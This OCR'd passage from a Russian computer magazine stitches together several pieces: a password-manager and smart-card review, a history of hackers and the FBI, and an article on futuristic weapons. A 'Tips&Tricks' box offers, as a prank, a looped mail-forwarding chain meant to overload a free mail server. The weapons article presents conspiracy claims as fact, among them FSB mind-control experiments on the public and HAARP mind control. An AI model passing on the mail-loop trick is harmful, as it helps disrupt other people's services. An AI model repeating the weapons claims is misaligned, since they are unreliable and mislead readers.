В Password Agent больше внимания уделено защите от случайных глаз. Буфер очищается как при выходе из проги, так и по истечении двух минут (выс-



# МАСТЕР ПАРОЛЕЙ

## АЛЬТЕРНАТИВНОЕ ХРАНИЛИЩЕ

**УСТАНОВИ ВИРТУАЛЬНЫЙ СЕЙФ**

Андрей Каролик (andrusha@sl.ru)

тавляется опционально в настройках). Блокировка осуществляется при сворачивании в трей, через пять минут простоя или при срабатывании скринсейвера. Защита от дураков - Undo ;). Умеет автоматически заполнять формы для авторизации. Открываешь нужную форму и нажимаешь Ctrl+A (программа заполняет поля логина и пароля) или Ctrl+P (только пароль).

### ВЕРДИКТ

Если у тебя хранится более сотни паролей и какие-то заметки, то Password Agent будет незаменим благодаря удобной иерархии хранящихся паролей. Функция автозаполнения сэкономит силы и нервы.

### <ЧТО ПОСТАВИТЬ>

Все четыре проги были отобраны мной из кучи существующих как лучшие, и нельзя сказать, что какие-то три из них - полный отстой, а четвертая - голубая мечта. Все они прекрасно справляются с поставленной задачей, но имеют разный интерфейс, настройки и дополнительные возможности. Пощупай собственноручно каждую, чтобы определиться с выбором.

Менеджеры паролей, конечно, решают проблему склероза. Тебе остается вызубрить один пароль, т.к. остальные хранятся в зашифрованной базе. Но база остается физически доступна, так как валяется на твоем винте, а следовательно, она уязвима. Ты же не знаешь, насколько качественно программа защищает свою базу, и нет ли дырок в защите. А дырки есть всегда :). Эта проблема отпадает при использовании программно-аппаратного комплекса Мастер Паролей, разработанного отечественной компанией РУСКАРД (www.ruscard.org).

### <НОВЫЙ УРОВЕНЬ ПАРОЛЬНОЙ ЗАЩИТЫ>

Смысл защиты Мастера Паролей заключается в том, что все данные для проведения авторизации хранятся на смарт-карте и при необходимости вводятся в компьютер посредством ридера (устройство для чтения/записи смарт-карт). Создавать, использовать и редактировать учетные записи (связки логин-пароль) позволяет программа Менеджер Паролей, которая входит в состав прилагаемого ПО. Вариантов подключения ридера несколько: USB, ISA, PCI, PS/2 и COM.


Но все равно остается проблема, где спрятать главный пароль доступа от менеджера паролей. Предложу тебе один дивный способ. В папке C:\Windows создаешь файл с произвольным именем (например, abcplayer.exe) и постишь в него приличный кусок кода из любого exe-файла. Затем где-нибудь в середине полученного фальш-кода записываешь свой пароль. Попробуй найди :). Тем более, что место на диске, имя и разрешение файла могут быть совершенно любыми. Но не забывай делать резервную копию этого файла на дискету или любой другой носитель, чтобы избежать трагической потери, если откинет копыта твой винт :).

### <ПРЕИМУЩЕСТВА ПО СРАВНЕНИЮ С USB-КЛЮЧАМИ>

Основной конкурент смарт-карт - так называемые электронные ключи (USB-ключи). Но они имеют много минусов. Во-первых, они не так надежны, потому что менее устойчивы к внешним воздействиям: влажность, давление, изгиб, статическое электричество и т.д. Количество циклов вставки-извлечения для карты - порядка одного миллиона, для USB-ключей в силу их конструкции существенно ниже. А во-вторых, при выходе новых версий программ потребуется замена электронных ключей, что делает их применение достаточно ограниченным. Кроме того, пока отсутствуют универсальные решения ключей, которые бы работали со всеми популярными программами. Я уже не говорю о том, что карты проще хранить и переносить в отличие от USB-погремушек :). Да и намного проще вставить карту в ридер, чем корячиться каждый раз, подключая USB-ключ к компьютеру.


### <УСТАНОВКА>

Установка Мастера Паролей на компьютер не должна вызвать сложностей и занимает считанные минуты. После этого подключаем ридер и ставим его драйвера. Если проделать все без фокусов, то при загрузке компа ридер тебе весело подмигнет.



### ИСПОЛЬЗОВАНИЕ

Сразу после установки можешь кидаться в бой: вставь смарт-карту в ридер и активизируй Менеджер Паролей. Программа из разряда проще не бывает: четыре пункта меню (создать, редактировать, удалить и записать) и одно контекстное меню, которое всплывает при нажатии правой кнопки мыши. Остальное дело техники.




Придумывать пароль совсем не обязательно - для этого используется генератор, который создает случайный пароль длиной до 100 символов. На одну карточку емкостью 2 Кб влезает в среднем около 50 паролей (количество зависит от длины паролей).

Для ускорения создания учетных записей в программе предусмотрен ряд шаблонов:

- вход в ОС Windows 98/ME/NT/2000/XP
- вход в сеть Microsoft Windows и Nowell
- удаленный доступ (DialUp)
- работа с архиваторами RAR и ZIP
- работа с приложениями MS Office (97/2000/XP) - MS Word, MS Excel, MS Access
- работа с почтовыми программами MS Outlook, MS Outlook Express, The Bat
- доступ к закрытым сайтам в Internet Explorer и Netscape Navigator
- работа с программами семейства 1С
- работа с программами шифрования PGP, Best Crypt, Cryptomania
- доступ к популярным почтовым сайтам - Mail.ru, Rambler.ru, Yahoo.com, Hotbox.com, Chat.ru и т.д.

Для приложений, которых нет в этом списке, используй универсальную запись. Если в шаблоне ты указываешь только логин и пароль, то для универсальной записи нужно определить целевое окно и указать элементы ввода.




Принцип активации прост: при запросе пароля в приложении, для которого уже сделана учетная запись, достаточно вставить карту в ридер или нажать комбинацию Alt+Win+A, если карта уже в ридере. При этом логин и пароль будут автоматически считаны. И это не все. Любая учетная запись или вся карта при желании закрывается отдельным паролем - PIN-кодом. Если он установлен, то одной карты для идентификации мало, обязательно нужен сам PIN-код. А для того, чтобы умники не смогли подобрать PIN-код перебором, стоит временная защита в 2-3 секунды.

### <ИТОГО>

Таким образом, программа позволяет убрать пароли с жесткого диска и не вводить их с клавиатуры. Для одного приложения можно завести несколько вариантов паролей любой сложности (до 100 символов). И, наконец, обеспечивается двойная авторизация при помощи учетной записи и PIN-кода, подбор которого исключает временная задержка. Главное - не забыть пароль самому ;). К тому же, обновление софта бесплатно выкладывается на сайте производителя (www.ruscard.org/soft.htm).

Просто сказка, которая стоит 60 зеленых :).

### TIPS&TRICKS

Это старое западло, но не все его знают:

Регедишь ящиков двадцать на халявной почте, затем настраиваешь их таким образом, чтобы с первого все пересылалось на второй, со второго на третий…, с триста восемьдесят пятого на первый. Отправляешь на первый ящик 2kb письмо, и если сервер не очень сильный, то он уйдет в лаг! Было проверено на mail2k, после чего оттуда и убрали пересылку!

***=Vit_malNl=***
***vit_man@mo3gov.net***

PC_Zone

ХАКЕРЫ И ФБР

mindw0rk <mindw0rk@mail.ru>

# ХАКЕРЫ И ФБР

## НАЧАЛО ПРОТИВОСТОЯНИЯ


**Подписывая знаменитый Abuse Act, Сенат США рассчитывал снизить количество компьютерных взломов в стране. Но, вопреки всем ожиданиям, хакеры не только не затихли, но ответили еще более частыми проникновениями в чужие компьютеры. В ФБР регулярно обращались администраторы правительственных и научных компьютерных систем с просьбой помочь задержать взломщиков. Американское правительство столкнулось с проблемой, которой раньше не придавало большого значения. Хотя абсолютное большинство хакеров не пытались причинить компьютерным системам вреда, секретные данные на то и были секретными, чтобы держать их подальше от любопытных глаз. И Большой Брат нанес своим противникам ответный удар, в результате которого по стране прокатилась первая волна арестов.**

### <Под колпаком>

Captain Hacker, Doctor Bob, LaserTech, Adventurer, Highwayman, Punisher и Warden - эти семь фрикеров в возрасте от 15 до 19 лет были арестованы 5 марта 1986 г. Все они попались на удочку, которую для них приготовили правоохранительные органы.

Началось все с новой BBS, сисоп которой - The Revenger - радушно приветствует посетителей и постоянно высказывается в том смысле, что его Phoenix Fortress - самая свежая и самая лучшая фрикерская борда, и что не поучаствовать в дискуссиях на ней - все равно, что лучшие дни жизни проспать. Развернув широкую рекламную компанию на других андеграундовых бибиэсках, Revenger'у удается переманить к себе много хакеров и фрикеров всех мастей. Его борда быстро становится одной из самых популярных и... ловушка захлопывается! Revenger оказывается вовсе не 20-летним студентом, а сержантом Даниэлем Паскуле, на компьютере которого (в полицейском участке!) Phoenix Fortress все это время и работала. Ну, а поскольку Паскуле и его коллеги тщательно следили за развитием событий на форуме, в руках правосудия мигом оказываются самые болтливые посетители их BBS'ки. Причем, помимо семи папок на задержанных фрикеров, у полиции появляется достаточно объемный (около 150 человек) список хакеров с полезными сведениями о каждом из них.

В том же году полиция арестовывает известного американского хакера Disk Jockey. Ему предъявляют обвинения по 22 пунктам, и в итоге все заканчивается тюрьмой. Тень подозрения в причастности к аресту падает на другого хакера - White Lightning. Говорят, что якобы поссорившись со своим приятелем, он настучал на него техперсоналу сети Sprint (DJ часто незаконно пользовался их услугами). Но как только эта весть разлетелась по андеграунду, WL тут же позвонил редактору журнала Phrack и попытался опровергнуть слухи. Правда, привести внятные доводы в свою пользу он не смог, так как источником слухов стала информация от одного из фрикеров, имевшего связи в полицейских кругах.




*Постер одного из самых известных фильмов о компьютерном андеграунде*

Кстати, проблема стукачества в конце 80-х была особенно актуальной. В те дни федералы угрозами и шантажом заставляли хакеров, еще недавно бывших друзьями, свидетельствовать друг против друга. И чтобы избежать преследования властей, некоторые становились информаторами, регулярно сообщавшими "куда надо" об активности коллег.

### <Легко ли ограбить банк?>

Ограбления банка через компьютер всегда вызывали у публики живой интерес и щедро освещались в прессе. Но в 80-х такие случаи на страницы газет попадали редко - квалифицированные хакеры не хотели рисковать, а у людей, желавших быстро обогатиться, попросту не было нужных знаний. К тому же, даже если кража имела место, по вполне понятным причинам большинство банков предпочитало об этом не распространяться. Тем не менее, кое-какая информация иногда просачивалась наружу.

Осенью 1988 г. Арманд Мур с двумя помощниками проник в компьютерную систему Национального банка Чикаго и попытался перевести на свой счет в Швейцарии 69 миллионов долларов. Мур относился к тому типу людей, которые способны зимой продать тонну снега жителю Крайнего Севера, поэтому ему не составило труда убедить двух молодых клерков нажать на банковских компьютерах нужные кнопки, чтобы открыть ему вход в систему. Несмотря на то, что деньги были успешно переведены, далеко взломщику уйти не удалось - вскоре



здание National Westminster Bank

он был найден и приговорен к 10 годам тюремного заключения. Все 69 миллионов вернулись в банк.
Для 17-летнего хакера Cryo проникнуть во внутреннюю сеть National Westminster Bank не составило больших проблем - банк, казалось, совершенно не беспокоился о безопасности своих компьютерных систем. Изучив за несколько дней технологию денежных операций, Cryo нашел в ней изъян и принялся откладывать на свой счет деньги. Сначала мелкими партиями, потом тысячами. Под конец осмелевший парень перевел себе почти полтора миллиона долларов за раз. Техперсонал банка сразу заметил столь крупный перевод непонятно откуда и неизвестно куда, счет прикрыли. Хакер успел снять с него лишь пару тысяч баксов (на которые купил 50 бутылок шампанского - отпраздновать с друзьями выгодное дельце). Увидев, что счет заблокирован, а все пароли изменены, Cryo оставил попытки повторно взломать систему защиты. Благодаря этому, а также грамотному взлому, поймать хакера не удалось.

## <Chaos vs. NASA>


К середине 80-х годов внутри компьютерного андеграунда существовали уже десятки групп из самых разных городов и стран. Но только единицы обрели мировую славу. В США наиболее известной хакерской группой была Legion of Doom. В Германии - компьютерный клуб "Chaos".
Отцом-основателем этого клуба был Ву Холланд - 32-летний программер из Гамбурга, ярый борец за свободный доступ к любой информации. В 1994 г. "Хаос" состоял всего из двух человек - самого Ву и его приятеля Стефена Вэрнери. Но после серии успешных взломов под лейблом клуба и освещения инцидентов в прессе, интерес к нему стал расти. "Хаос" был пропитан духом хакерской этики. Все вступающие в клуб люди обязывались следовать пути знаний, отвергая вандализм в любой форме. В организации существовала иерархическая система, и нужно было очень хорошо себя зарекомендовать, чтобы продвинуться на самый верх.
Так как Ву Холланд старался не ограничивать приток новых мемберов и каждому давал шанс стать хакером, клуб "Хаос" к 1987 году стал, судя по всему, самой крупной в мире хакерской организацией. Каждый год в холле какой-нибудь гостиницы проходил Chaos Communication Congress - конференция, на которую съезжались сотни людей, чтобы обменяться свежей инфой и посоревноваться в риалтаймовом штурме компьютерных систем.
Осенью 1987 г. хакеры клуба "Хаос" осуществили свой самый громкий и известный взлом.
Чтобы наглядно продемонстрировать слабость систем защиты правительственных компьютеров, ребята проникли на машины NASA, соединенные в крупную научную сеть SPAN (Space Physics Analysis Network). Тогда к серверу NASA были подключены более полутора тысяч компьютеров во всем мире, и все они оказались в руках взломщиков. Хакеры полностью захватили контроль над системой. Они могли свободно манипулировать любыми базами данных и пользовательскими счетами, имели доступ ко всем секретным файлам и проектам, были способны полностью уничтожить многолетнюю работу тысяч людей. Но мемберы "Хаоса" остались верны своей этике и не стали причинять вред. Напротив, они предупредили NASA об обнаруженных уязвимостях и помогли их устранить. В связи с этим правоохранительные структуры решили не привлекать взломщиков к ответственности за очевидное нарушение закона. Это вызвало большой резонанс в народных массах, вплоть до пикетов, призывающих посадить хакеров. На этот раз им повезло, но несколько месяцев спустя спецслужбы арестовали четверых членов клуба "Хаос" за незаконное вторжение в коммерческие компьютеры. В их числе оказался Стефен Вэрнери - один из создателей клуба и один из самых авторитетных хакеров в Германии. Каждый из арестованных получил небольшой срок.


YTcracker, один из хакеров, проникших в сеть NASA


Commodore 64, самый распространенный «хакерский» компьютер

## <Kyrie>

24 мая 1989 г. подверглись нападению компьютерные системы 25 различных финансовых организаций, включая the Michigan Department of Treasury. По всему было видно, что проникновение хорошо спланировано и проходит из разных мест. В отличие от обычных мотивов исследования, здесь взломщики имели четкую цель - нажиться за счет контор. Проворно раскурочив защиту, хакеры совместными усилиями извлекли сведения о нескольких тысячах кредитных карт и, тут же воспользовавшись ими, сделали заказы на всевозможные товары. Когда техперсонал обнаружил вторжение и кражу конфиденциальной информации - они тут же обратились в ФБР. Несмотря на то, что взломщики старались как можно лучше замести следы, полностью избавиться от них не удалось. Спустя неделю непрерывного расследования, федералы нашли-таки злоумышленников, которыми оказались тинейджеры из Бостона, Огайо, Джорджии, Мичигана и Лос-Анджелеса, большинству из которых было по 14 лет. После допроса в присутствии родителей стало ясно, что сами ребята такой план разработать не могли, кто-то должен был координировать их работу. О причастности Линн Дуцет - 35-летней жительницы Чикаго, безработной матери двоих детей, агенты узнали от напуганного и признавшегося во всем малолетнего хакера Bitmaster'а. Kyrie (от греческого - "Лорд"), как она себя называла, уже давно занималась разного рода аферами через компьютерные и телефонные сети, успела отсидеть срок в Канаде за махинации с системой голосовой почты и теперь координировала работу более двухсот хакеров. Информация, которую для нее доставали молодые вундеркинды, продавалась на сторону, а счета с помощью подставных лиц преобразовывались в наличку или товары. Сыновья Линн, которые и дня в школе не пробыли, помогали мамуле воровать инфу, взламывая защиту серверов. Несколько лет Kyrie вела кочевой образ жизни, перелетая с места на место и не имея постоянного дома.
Найти ее было бы непросто, если бы не Гейл Такерей - бывший фрикер и старый знакомый Линн, которому она однажды позвонила, чтобы похвастаться своими достижениями. Наслышанный про миллионные потери, которые компании несли из-за Kyrie, Гейл решил положить конец ее деятельности и сообщил спецслужбам номер, оставленный хакершей. Буквально на следующий день ее арестовали. В августе 1990 года суд приговорил Линн Дуцет в 27 месяцам тюремного заключения. Некоторые самые верные фрикеры периодически навещали свою авторитетную настоятельницу в местах не столь отдаленных, но с уходом Линн ее банда, сколачиваемая годами, дала трещину, а спустя пару месяцев развалилась окончательно.



Пиво. Особое :)


Жарко Ойкаринен - создатель IRC (1988) – самого хакерского чата :)

Implant

ЧУМА XXI ВЕКА

Павел Котов, Андрей Абрамов
http://mag.cyberpunk.ru

# Чума XXI века

**Человек - единственное живое существо на Земле, убивающее себе подобных без всякой необходимости, да еще и получающее от этого определенное удовольствие. Он изобретает все новые и новые способы, новые виды оружия. Все виды вооружений, которые мы здесь рассмотрим – реальны и существуют, а некоторые уже вовсю используются военными. Это не отрывки из фантастических романов и не больная фантазия авторов. Это жестокая реальность.**

## Оружие будущего

### Railgun & Coilgun

Название происходит от слова «rail», (англ. «рельса»). Дело в том, что основной принцип работы рейлгана – разгон снаряда магнитным полем. Ток от источника подается на первую рельсу, а с него на арматуру, далее на вторую рельсу и обратно в источник. В итоге в двух рельсах-проводниках возникает магнитное поле, которое порождает силу Лоренса, с помощью которой снаряд в итоге разгоняется до бешеных скоростей. Технически все происходит довольно просто: на рельсы в очень короткий промежуток времени поступает колоссальный заряд, а дальше все идет так, как описано выше. Использовать этот вид оружия мешают два немаловажных фактора. Первый – энергопотребление. Для питания рейлгана средних размеров еле-еле будет хватать целой электростанции. Ну, а второй, решающий фактор – это износ. Ствол реального испытуемого рейлгана приходил в негодность после двух выстрелов из-за соприкосновения арматуры с проводниками на сверхвысокой скорости.

У койлгана же запас прочности выше, но величина износостойкости будет расти только с уменьшением скорости снаряда. По сути, койлган устроен гораздо проще рейлгана. Он представляет собой нечто вроде катушки медной проволоки с вынутым сердечником. Тем не менее, койлган тоже нельзя назвать идеальным стволом, хотя по размерам он гораздо меньше рейлгана.
Во-первых, несмотря на огромную разницу в энергопотреблении, он не обеспечивает должного, в военном смысле этого слова, разгона снаряда. Во-вторых, для одного выстрела ему потребуется шесть 9-вольтовых батареек, а его скорострельность пока что не превышает 12 выстрелов в час. Такая маленькая скорость вызвана паузами между выстрелами, которые необходимы для перезарядки конденсаторов. Зато мощь...

### Плазменное оружие

Плазма – четвертое состояние вещества, идущее вслед за газообразным. Она представляет собой ионизированный газ, в котором электростатическое взаимодействие между частицами настолько большое, что самопроизвольное разделение зарядов происходит лишь в очень малых, по сравнению с размерами газового облака, областях пространства. Средняя температура плазмы – около 10 млн. градусов по Цельсию, хотя с помощью установки ТОКАМАК ученые смогли добиться повышения температуры до 200 млн. градусов. Собственно, установка ТОКАМАК (ТОроидальная КАмера с МАгнитной Катушкой) – единственное устройство, в котором удалось получить стабильную плазму в течение длительного периода времени (около секунды). Никакие другие варианты пока невозможны, в том числе и ручное плазменное оружие. Дело в том, что плазма по своей природе чрезвычайно неустойчива и стремится к постоянному расширению, удерживать от которого ее можно только с помощью магнитного поля большой мощности. А микровариант ТОКАМАК невозможен, потому что для питания магнитных катушек – «ловушек» для плазмы требуется энергия целой ГЭС. Но даже если решится вопрос с питанием, останется еще одна проблема: после выхода из плазмообразователя плазменное облако полетит не в ствол – оно его расплавит и рассеется в пространстве.

### Лазерное оружие

Лазер действует как мощный интенсивный световой луч, сконцентрированный таким образом, что не ослабляет на-




При определенной частоте и мощности СВЧ-излучения нарушают работу центральной нервной системы. Попадая в радиус его действия, человек сначала слышит шум, который перерастает в свист, и поражает внутренние органы.

пора и не отклоняется от своей траектории. Энергия выделяется благодаря контролируемой химической реакции. Потенциально лазер представляет собой мощное оружие, его луч рассекает пространство буквально со скоростью света и может преодолевать огромную дистанцию с минимальной потерей интенсивности. Радиус действия лазера может составлять десятки и даже тысячи километров.
Так, например, новый лазер американского производства способен поражать любой артиллерийский снаряд в полете, что и было доказано в ходе проведенных американскими военными испытаний. Мобильный тактический лазер был наведен на быстро движущийся снаряд и поразил его пучком концентрированных фотонов. Два года назад этот вид оружия успешно сбил ракетный снаряд, выпущенный из "Катюши", а недавно проведенные испытания доказали, что лазер способен поразить и меньшую по размерам цель, передвигающуюся с еще большей скоростью.

## Психотронное оружие

Особенность психотронного воздействия состоит в том, что сознание человека не только помутняется, но и становится управляемым. То есть мало того, что объект выводится из состояния психического равновесия, его можно заставить его совершить любые действия, вплоть до убийства. Принцип работы этого вида оружия прост: есть два способа. Первый – гипноз, осуществляемый живыми гипнотизерами, т.е. такими же людьми, как ты сам. И второй способ – технологический. Существуют определенные частоты волн, которые воздействуют на психику человека определенным образом. Еще в 60-е годы американцы добились весьма ощутимых результатов: они создали частоты, которые действовали только на очаги сознания, регулирующие простейшие действия, например: спать, есть, убивать или заниматься сексом. Но прошло время, и сегодняшние возможности позволяют оперировать человеческой психикой и человеческими поступками в гораздо более широком диапазоне. Уже созданы приборы, которые создают волны на частотах, позволяющих варьировать более сложные психические реакции. При этом надо учитывать, что такие приборы способны действовать на очень большом расстоянии, то есть облучатель может находиться в полукилометре от тебя, он может пробивать бетонные заграждения и т.д. Иначе говоря, от него не скрыться даже в бункере.
Этот вид оружия уже несколько лет - реальность. Эксперименты проводились еще в КГБ на ничего не подозревающих одиноких старичках. Сегодня же творится полный беспредел. ФСБ настолько загорелась разработкой такого перспективного вида оружия, что эксперименты проводятся практически на всех людях. В том числе и на тебе, ведь от этого никто не застрахован. Излучатель таких волн может выглядеть как обычная ТВ-антенна, которая установлена на крыше каждого дома. В результате с помощью такой «антенны» может держаться под контролем весь твой район.

## Пульсовое оружие

Под пульсовым оружием подразумевается оружие, поражающее электронным импульсом, проще говоря – молнией. Настоящую молнию пока что создать невозможно, так как ее мощность куда выше мощности выходного тока АЭС, но зато создать нечто похожее и меньшей мощности реально было даже в прошлом веке, что, собственно, и было сделано.
В конце двадцатых годов Гринделл Меттьюз удивил своими опытами военные ведомства многих стран. В основе установки Меттьюза был сильный источник ультрафиолетовых лучей, закрытый прозрачным, но непроницаемым для обычных световых лучей фильтром. Ультрафиолетовые лучи ионизируют воздух, делая его способным проводить электрический ток. Это и было главным в конструкции пульсовой установки: без сильноионизированного канала к цели импульс поразил бы оператора, т.к. тот находился ближе всего к точке образования. Столб воздуха, проводящего ток, играл роль проводника, по которому можно подавать электричество в нужное место. Напряжением в несколько тысяч вольт он пробивал метровые слои ионизированного воздуха, создавая в них искры, похожие на тропическую молнию. Они делали свое дело: зажигали порох, выводили из строя обмотку электромотора, магнето бензинового двигателя. Во время одной из таких демонстраций был даже убит кролик. Сходный эффект можно было бы получить и при помощи простого электрического разряда, но для пробивания каждого метра обычного воздуха требуется большее напряжение. Меттьюз сумел уменьшить напряжение пробоя во много раз – до технически приемлемой величины. Он же научился направлять разряд молнии точно в цель, решив таким образом серьезную задачу передачи электроэнергии по воздуху. Но отсутствие источников ультрафиолетовых лучей достаточной мощности ограничило применение его аппарата на большие расстояния, а значит, и применение его в военных целях. Теперь же со-

NEXT

Электромагнитное излучение низкой частоты влияет на человеческий мозг. С его помощью даже на значительном расстоянии можно вызывать у человека приступ тошноты, ощущение, что у него жжет лицо или руки, а также воздействовать на его сон.






# Implant

ЧУМА XXI ВЕКА

Павел Котов, Андрей Абрамов
http://mag.cyberpunk.ru

временный технический уровень позволяет вновь вернуться к принципам установки Мэттьюза на новом уровне, например, используя лазеры или СВЧ-излучение.

## HAARP

Представь себе, что можно сделать так, что самые важные заводы или военные базы врага вдруг разрушаются неожиданными землетрясениями. Представь, что ты можешь наслать засуху на его поля и смертельные болезни на его города. Представь, как вражеская страна вдруг начинает сотрясаться от аварий в ядерных реакторах или от взрывов на заводах. И ничего нельзя доказать. Можно все свалить на природу. Ты скажешь, что такое оружие невозможно? И ошибешься.

Очень давно геофизики отметили, что ионосфера подобна гигантскому зеркалу, которое отражает процессы в глубоких недрах планеты. Давно замечено, что землетрясения вызывают возмущения в ионосфере, и подчас содроганиям недр сопутствуют призрачные огни в небесах. Давно известно и то, что возмущения в ионосфере влияют на погодные катаклизмы. Недавно военные подтвердили, что при неаккуратном разогреве верхнего слоя атмосферы вполне могут обнаружиться катастрофические последствия планетарного характера.

Официально HAARP - это проект исследования свечения высокоатмосферных слоев. Однако данный аппарат имеет гораздо более широкие возможности, чем просто нагрев ионосферы. Дело в том, что проект основан на использовании огромной электромагнитной пушки, направленной на верхние слои атмосферы с высокой точностью. Иначе говоря, ХААРП - это электромагнитное оружие огромной мощности, передатчик, который можно сравнить с колоссальной микроволновой печью, чье излучение может быть сфокусировано в любой точке земного шара. HAARP - это система электронной трансляции, которая в настоящее время находится в руках армии США. Это военный проект, а вовсе не гражданский, в чем пытаются нас убедить пресс-релизы и вся американская пресса. Хотя у HAARP действительно есть много возможностей, о самой главной из них никто и никогда не упоминал - это невероятная возможность контроля над сознанием.

Выглядит оружие так: на территории в 60 квадратных километров развернута громадная решетка антенны, фактически – сеть из трехсот шестидесяти антенн, которые вместе составляют огромный излучатель сверхвысоких частот. Они посылают радиоволны в частоте 2,8-10 Мегагерц и мощностью в 1,7 млрд. Ватт. Тут есть радар некогерентного излучения с антенной диаметром 20 метров, лазерные локаторы, магнитометры, компьютеры для обработки сигналов и управления антенным полем. Мощная газовая электростанция и шесть дизель-генераторов снабжают энергией это фантастическое сооружение.

Теперь в любой предмет можно выпустить ионизирующий воздух луч. Воздух на пути от луча до цели превращается в проводящую электричество плазму, и жертва немедленно получает сильнейший удар током. Такой вид оружия появится у полиции уже через несколько лет. Сейчас длина луча достигает 2 километров, а мощность передаваемого заряда может быть доведена до смертельного уровня.

## Гравитационное оружие

Возможно, у Российской армии тоже есть разработки, подобные американскому HAARP. Ведь все помнят яркое выступление самого эмоционального депутата Жириновского, который угрожал Америке гравитационным оружием. Что он имел в виду? Если вкратце, гравитационное оружие способно вызывать цунами, землетрясения, наводнения и т.п. На данном этапе технологического развития мы не способны сделать такое, однако теория гравитационного оружия существует. Условно этот вид оружия можно разбить на следующие типы:

1. Лучевое гравитационное оружие. Обладает узким лучом гравитационного поля с повышенной плотностью энергии. При достаточной мощности этот луч будет работать как гравитационный резак.
2. Гравитационное оружие направленного действия. Подразумевает гравитационное воздействие в некотором секторе, приводящее к гравитационному разрушению объемных (звездных) систем.
3. Гравитационные (силовые) защитные экраны. Это оружие защиты. Силовые гравитационные экраны, частично или полностью прикрывающие объект от гравитационного и других поражающих факторов. Для надежной защиты энергия, задействованная для создания такого экрана, должна быть очень большой.

А для реализации этой теории необходимо следующее:

1. Накопитель гравитонов большой емкости.
2. Устройство, фокусирующее пучок гравитонов в узкий луч или в сектор.
3. Источник питания, достаточный для реализации первых двух пунктов.

Ни одно из этих условий современная наука не может выполнить, или нам об этом еще не сказали.

## Тектоническое оружие

В принципе, большого внимания этот вид оружия не заслуживает, поэтому много писать о нем не будем, рассказав лишь о принципе его работы. Принцип действия тектонического оружия прост: нужно немного «расшевелить» земную кору в том месте, где скапливается тектоническое напряжение, после чего возникнет эффект различных природных катаклизмов (в основном землетрясений). «Шевелят» кору, как правило, бомбами, обычно атомными. Но теперь Пентагон предложил использовать для этого свою новую разработку: вакуумную бомбу с таким же сильным эффектом. Об их успехах еще ничего не сообщалось.

## Биологическое оружие

В Сибири и на Дальнем Востоке до сих пор ходит легенда, что энцефалитные клещи, которые с начала тридцатых годов неожиданно появились в СССР в районе расположения Дальневосточной Красной армии – это не фокус природы, а результат диверсии. Рассекреченная после Второй мировой войны тайная лаборатория Квантунской армии, располагавшаяся по ту сторону границы – в Манчжурии, вполне могла быть источником этой новой напасти. Так это или нет, но клещевой энцефалит до сих пор каждый год уносит жизни людей. Сейчас правду уже не выяснить, но есть смысл рассмотреть некоторые теоретические варианты применения биологического оружия, которые могут стать реальностью при использовании этого фактора поражения в войнах нового тысячелетия.

Скорость снаряда рейлгана вычисляется по формуле V=(L'x(i*i)t)/2m, где L' – индуктивная способность проводников; i – ток; t – время подачи снаряда; m – масса снаряда.

Наука движется, прогресс растет, а обычное биологическое оружие, видно, надоело людям. Американские военные решили поизвращаться и вложить 25 миллионов долларов в исследования, целью которых является создание управляемых биологических систем, использование повадок животных в военных технологиях и тому подобное: чтобы самолеты летали как птицы, подлодки плавали как рыбы и наоборот. Сейчас же ученые, работающие на Пентагон, уверены, что производством меда возможности пчел не ограничиваются, и обучают их поиску взрывчатых веществ, полагая, что насекомые в этом деле могут превзойти собак. Существует мнение, что этих же самых пчел можно будет использовать и в качестве биологического оружия - как распространителей заразы.

## На прощание

